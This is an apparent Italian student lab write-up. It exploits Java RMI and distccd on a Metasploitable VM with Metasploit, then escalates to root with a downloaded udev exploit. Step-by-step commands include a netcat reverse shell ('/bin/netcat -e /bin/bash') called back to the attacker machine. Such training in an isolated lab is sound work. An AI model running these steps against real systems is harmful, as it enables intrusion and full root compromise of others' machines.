

**Traccia:**

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.  
 Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.77.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.77.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
  - 1) configurazione di rete.
  - 2) informazioni sulla tabella di routing della macchina vittima.

2

Come prima cosa andiamo ad impostare gli ip di queste due macchine partendo da Kali

Address	Netmask	Gateway
192.168.77.111	24	192.168.77.1

Andando da edit connection e IPV4 settings ed impostiamo L'IP richiesto dalla traccia

Dopo Andiamo a modificare l'ip di metasploitable

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.77.112
netmask 255.255.255.0
network 192.168.77.0
gateway 192.168.77.1
broadcast 192.168.1.255
```

Andando ad aprire il file di configurazione tramite sudo nano etc/network/interfaces

Ed andiamo a modificare i dati di address network e gateway in modo da corrispondere all'ip richiesto della traccia

Infine per permettergli di comunicare li spostiamo entrambi su rete interna (con lo stesso nome "intnet1")

Se i passaggi sono stati seguiti correttamente il ping tra le due macchine dovrebbe andare a buon fine

```
(kali@kali)-[~]
$ ping 192.168.77.112
PING 192.168.77.112 (192.168.77.112) 56(84) bytes of data.
64 bytes from 192.168.77.112: icmp_seq=1 ttl=64 time=6.22 ms
64 bytes from 192.168.77.112: icmp_seq=2 ttl=64 time=2.80 ms
64 bytes from 192.168.77.112: icmp_seq=3 ttl=64 time=0.555 ms
64 bytes from 192.168.77.112: icmp_seq=4 ttl=64 time=0.709 ms
64 bytes from 192.168.77.112: icmp_seq=5 ttl=64 time=0.818 ms
```

Dopo la configurazione iniziale procediamo con l'esercizio iniziando con msfconsole e ricercare gli exploit di java-rmi come descritto nella traccia

```
msf6 > search java_rmi

Matching Modules
=====
#  Name                                          Disclosure Date  Rank    Check  Description
--  -
0  auxiliary/gather/java_rmi_registry           .                normal  No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server           2011-10-15       excellent Yes     Java RMI Server Insecure Default Configur
ation Java Code Execution
2  \_ target: Generic (Java Payload)            .                .       .      .
3  \_ target: Windows x86 (Native Payload)      .                .       .      .
4  \_ target: Linux x86 (Native Payload)        .                .       .      .
5  \_ target: Mac OS X PPC (Native Payload)     .                .       .      .
6  \_ target: Mac OS X x86 (Native Payload)     .                .       .      .
7  auxiliary/scanner/misc/java_rmi_server       2011-10-15       normal  No     Java RMI Server Insecure Endpoint Code Ex
ecution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31       excellent No     Java RMIConnectionImpl Deserialization Pr
ivilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
```

Usiamo il primo exploit andiamo poi a continuare le impostazioni sia per l'ip che attaccheremo sia per HTTPDELAY per sicurezza

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    .               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-
metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local
machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   .               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   .               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.77.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.77.112
RHOST => 192.168.77.112
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
```

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads

#   Name                                     Disclosure Date Rank Check Description
-   -
0   payload/cmd/unix/bind_aws_instance_connect .             normal No   Unix SSH Shell, Bind Instance Connect (via AWS
API)
1   payload/generic/custom                   .             normal No   Custom Payload
2   payload/generic/shell_bind_aws_ssm       .             normal No   Command Shell, Bind SSM (via AWS API)
3   payload/generic/shell_bind_tcp          .             normal No   Generic Command Shell, Bind TCP Inline
4   payload/generic/shell_reverse_tcp        .             normal No   Generic Command Shell, Reverse TCP Inline
5   payload/generic/ssh/interact             .             normal No   Interact with Established SSH Connection
6   payload/java/jsp_shell_bind_tcp         .             normal No   Java JSP Command Shell, Bind TCP Inline
7   payload/java/jsp_shell_reverse_tcp       .             normal No   Java JSP Command Shell, Reverse TCP Inline
8   payload/java/meterpreter/bind_tcp        .             normal No   Java Meterpreter, Java Bind TCP Stager
9   payload/java/meterpreter/reverse_http    .             normal No   Java Meterpreter, Java Reverse HTTP Stager
10  payload/java/meterpreter/reverse_https   .             normal No   Java Meterpreter, Java Reverse HTTPS Stager
11  payload/java/meterpreter/reverse_tcp     .             normal No   Java Meterpreter, Java Reverse TCP Stager
12  payload/java/shell/bind_tcp              .             normal No   Command Shell, Java Bind TCP Stager
13  payload/java/shell/reverse_tcp           .             normal No   Command Shell, Java Reverse TCP Stager
14  payload/java/shell_reverse_tcp           .             normal No   Java Command Shell, Reverse TCP Inline
15  payload/multi/meterpreter/reverse_http   .             normal No   Architecture-Independent Meterpreter Stage, Rev
erse HTTP Stager (Multiple Architectures)
16  payload/multi/meterpreter/reverse_https .             normal No   Architecture-Independent Meterpreter Stage, Rev
erse HTTPS Stager (Multiple Architectures)

msf6 exploit(multi/misc/java_rmi_server) > set payload 11
payload => java/meterpreter/reverse_tcp
```

Come ultima impostazione andiamo a settare il payload 11 visto che è appartenente agli exploit di meterpreter e reverse\_tcp è quello più utilizzato (e che noi abbiamo usato negli altri esercizi della settimana)

Avendo finito la Configurazione procediamo con l'exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/nwzexfuUI
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header ...
[*] 192.168.77.112:1099 - Sending RMI Call ...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.77.112
[*] Meterpreter session 1 opened (192.168.77.111:4444 → 192.168.77.112:37979) at 2025-01-24 07:34:38 -0500

meterpreter > █
```

E andiamo ad accedere alle informazioni richieste

```
meterpreter > ifconfig
```

#### Interface 1

---

Name : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::

#### Interface 2

---

Name : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.77.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe77:a541  
IPv6 Netmask : ::

```
meterpreter > route
```

#### IPv4 network routes

---

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.77.112	255.255.255.0	0.0.0.0		

#### IPv6 network routes

---

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe77:a541	::	::		

**BONUS 1:**

Effettuare l'attacco sul servizio **distccd** (da Kali contro Metasploitable ) e dopo realizzare una **privilege escalation** per diventare **root**.

Documentare e **spiegare accuratamente** i passaggi del **privilege escalation**

Per Proseguire con il bonus 1 dobbiamo in primis avere le macchine connesse online personalmente avevo già dei cloni delle macchine virtuali ma se non li avessi avuti i passaggi che avrei fatto sarebbero stati semplicemente riportare gli ip di kali a quelli originali così da corrispondere a quelli di pfsense e rimesso un internet diverso su metasploit

quindi Iniziamo seguendo i passaggi non troppo diversi dall'esercizio precedente cerchiamo l'exploit che era stato richiesto e prendiamo l'unico disponibile

```
msf6 exploit(unix/misc/distcc_exec) > use 0  
[*] Using configured payload cmd/unix/reverse_bash
```

Seguiamo con il Payload e scegliamo il numero 3 come avevamo visto a lezione

## Compatible Payloads

#	Name	Disclosure Date	Rank	Check
Description				
0	payload/cmd/unix/adduser Add user with useradd	.	normal	No
1	payload/cmd/unix/bind_perl Unix Command Shell, Bind TCP (via Perl)	.	normal	No
2	payload/cmd/unix/bind_perl_ipv6 Unix Command Shell, Bind TCP (via perl) IPv6	.	normal	No
3	payload/cmd/unix/bind_ruby Unix Command Shell, Bind TCP (via Ruby)	.	normal	No
4	payload/cmd/unix/bind_ruby_ipv6 Unix Command Shell, Bind TCP (via Ruby) IPv6	.	normal	No
5	payload/cmd/unix/generic Unix Command, Generic Command Execution	.	normal	No
6	payload/cmd/unix/reverse Unix Command Shell, Double Reverse TCP (telnet)	.	normal	No
7	payload/cmd/unix/reverse_bash Unix Command Shell, Reverse TCP (/dev/tcp)	.	normal	No
8	payload/cmd/unix/reverse_bash_telnet_ssl Unix Command Shell, Reverse TCP SSL (telnet)	.	normal	No
9	payload/cmd/unix/reverse_openssl Unix Command Shell, Double Reverse TCP SSL (openssl)	.	normal	No
10	payload/cmd/unix/reverse_perl Unix Command Shell, Reverse TCP (via Perl)	.	normal	No
11	payload/cmd/unix/reverse_perl_ssl Unix Command Shell, Reverse TCP SSL (via perl)	.	normal	No
12	payload/cmd/unix/reverse_ruby Unix Command Shell, Reverse TCP (via Ruby)	.	normal	No
13	payload/cmd/unix/reverse_ruby_ssl Unix Command Shell, Reverse TCP SSL (via Ruby)	.	normal	No
14	payload/cmd/unix/reverse_ssl_double_telnet Unix Command Shell, Double Reverse TCP SSL (telnet)	.	normal	No

```
msf6 exploit(unix/misc/distcc_exec) > set payload 3
payload => cmd/unix/bind_ruby
```

E settiamo anche l'ip di meta (la macchina attaccata)

```
msf6 exploit(unix/misc/distcc_exec) > set RHOST 192.168.60.50
RHOST => 192.168.60.50
```

Possiamo così fare l'exploit

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.60.50:4444
[*] Command shell session 1 opened (192.168.50.50:32953 → 192.168.60.50:4444) at
2025-01-24 09:29:49 -0500
```

A questo punto è importante capire cosa si intende con il termine privilege escalation. Questo concetto fa riferimento allo sfruttamento di una vulnerabilità o di un errore di configurazione per ottenere accesso a risorse o privilegi che normalmente non sarebbero disponibili a un determinato utente o applicazione.

Ci sono due principali categorie di privilege escalation:

Scalata verticale: Consente a un utente di ottenere privilegi superiori a quelli inizialmente concessi. Ad esempio, un utente standard che riesce ad acquisire i permessi dell'utente root.

Scalata orizzontale: Consiste nell'accesso a risorse o aree riservate ad altri utenti dello stesso livello di autorizzazione.

Nel nostro scenario, dobbiamo eseguire una scalata verticale per ottenere i privilegi di root. Questo attacco sfrutta una vulnerabilità nel servizio distccd, che permette l'esecuzione di comandi arbitrari da parte di un utente non autorizzato.

Per questa operazione, seguiamo una guida specifica disponibile all'indirizzo:

<https://h2-exploitation.blogspot.com/2014/02/local-exploit-privilege-escalation.html>.

Come prima cosa controlliamo l'utente sulla sessione dell'exploit e di avere lo stesso kernel della guida

```
whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GN
U/Linux
```

Continuiamo scaricando l'exploit

```
$ wget http://www.exploit-db.com/download/8572
URL transformed to HTTPS due to an HSTS policy
--2025-01-24 11:21:58-- https://www.exploit-db.com/download/8572
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)[192.124.249.13]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2876 (2.8K) [application/txt]
Saving to: '8572'

8572                  100%[=====>] 2.81K --.-KB/s in 0s

2025-01-24 11:21:58 (50.9 MB/s) - '8572' saved [2876/2876]
```

E rendiamo il file.c


```
(kali㉿kali)-[~]
$ mv 8572 8572.c
```

come descritto dalla guida ed apriamo un server

```
(kali㉿kali)-[~]
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.50.50 - - [24/Jan/2025 09:32:08] "GET / HTTP/1.1" 200 -
```

E andiamo a controllarne la creazione





## Directory listing for /

- [.bash\\_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.cache/](#)
- [.config/](#)
- [.dmrc](#)
- [.face](#)
- [.face.icon@](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.local/](#)
- [.mozilla/](#)
- [.msf4/](#)
- [.profile](#)
- [.ssh/](#)
- [.sudo\\_as\\_admin\\_successful](#)
- [.vboxclient-clipboard-tty7-control.pid](#)
- [.vboxclient-clipboard-tty7-service.pid](#)
- [.vboxclient-display-svgx-x11-tty7-control.pid](#)
- [.vboxclient-display-svgx-x11-tty7-service.pid](#)
- [.vboxclient-draganddrop-tty7-control.pid](#)
- [.vboxclient-draganddrop-tty7-service.pid](#)
- [.vboxclient-hostversion-tty7-control.pid](#)
- [.vboxclient-seamless-tty7-control.pid](#)
- [.vboxclient-seamless-tty7-service.pid](#)
- [.vboxclient-xvnc-session-tty7-control.pid](#)
- [.wget-hsts](#)
- [.Xauthority](#)
- [.xsession-errors](#)
- [.xsession-errors.old](#)
- [.zprofile](#)
- [.zsh\\_history](#)
- [.zshrc](#)
- [8572.c](#)
- [Desktop/](#)
- [Documents/](#)
- [Downloads/](#)
- [hydra.restore](#)
- [Music/](#)
- [Pictures/](#)
- [Public/](#)
- [Templates/](#)

Questo ci servira poiché metasploitable è troppo vecchio per permettere il passaggio diretto tra le due macchine

Inviemo i File

```
wget http://192.168.50.50:8080/8572.c
ls
4566.jsvc_up
8572.c
```

e come vediamo tramite ls l'invio è avvenuto con successo  
serve inoltre completare i seguenti passaggi

```
gcc 8572.c -o escalation
```

```
echo '#!/bin/bash' > /tmp/run
```

```
echo '/bin/netcat -e /bin/bash 192.168.50.50 4444' >> /tmp/run
```



Dopo aver eseguito questi comandi andiamo a confermare che siano andati a buon fine sempre con ls

```
ls
4566.jsvc_up
8572.c
escalation
run
```

E così abbiamo creato tramite gcc il file escalation eseguibile e echo il file run

Fatto questo dobbiamo individuare il PID dei processi attivi. Ci interessa in particolare il PID del gestore Udev che amministra i dispositivi a blocchi rilevati dal sistema e comunica direttamente con il kernel. Questo è il processo che ci serve attaccare per ottenere i privilegi di root.

Tramite questo comando

```
cat /proc/net/netlink
```

sk	Eth	Pid	Groups	Rmem	Wmem	Dump	Locks
de316800	0	0	00000000	0	0	00000000	2
dd1efa00	4	0	00000000	0	0	00000000	2
dd657000	7	0	00000000	0	0	00000000	2
ddc13c00	9	0	00000000	0	0	00000000	2
ddc01c00	10	0	00000000	0	0	00000000	2
dd179a00	15	2422	00000001	0	0	00000000	2
de316c00	15	0	00000000	0	0	00000000	2
de38b800	16	0	00000000	0	0	00000000	2
df965200	18	0	00000000	0	0	00000000	2

Ora apriamo un altro terminale e all'interno avviamo una sessione netcat sulla porta 4444 quella utilizzata anche per l'exploit

```
(kali@kali)-[~]
$ netcat -vlp 4444
listening on [any] 4444 ...
```

Ed ora possiamo concludere tramite il comando ./escalation 2422

Possiamo assicurarci di essere riusciti tramite whoami e vedere che siamo utenti root nella sessione di netcat

```
(kali@kali)-[~]
$ netcat -vlp 4444
listening on [any] 4444 ...
192.168.60.50: inverse host lookup failed: Unknown host
connect to [192.168.50.50] from (UNKNOWN) [192.168.60.50] 32819
whoami
root
```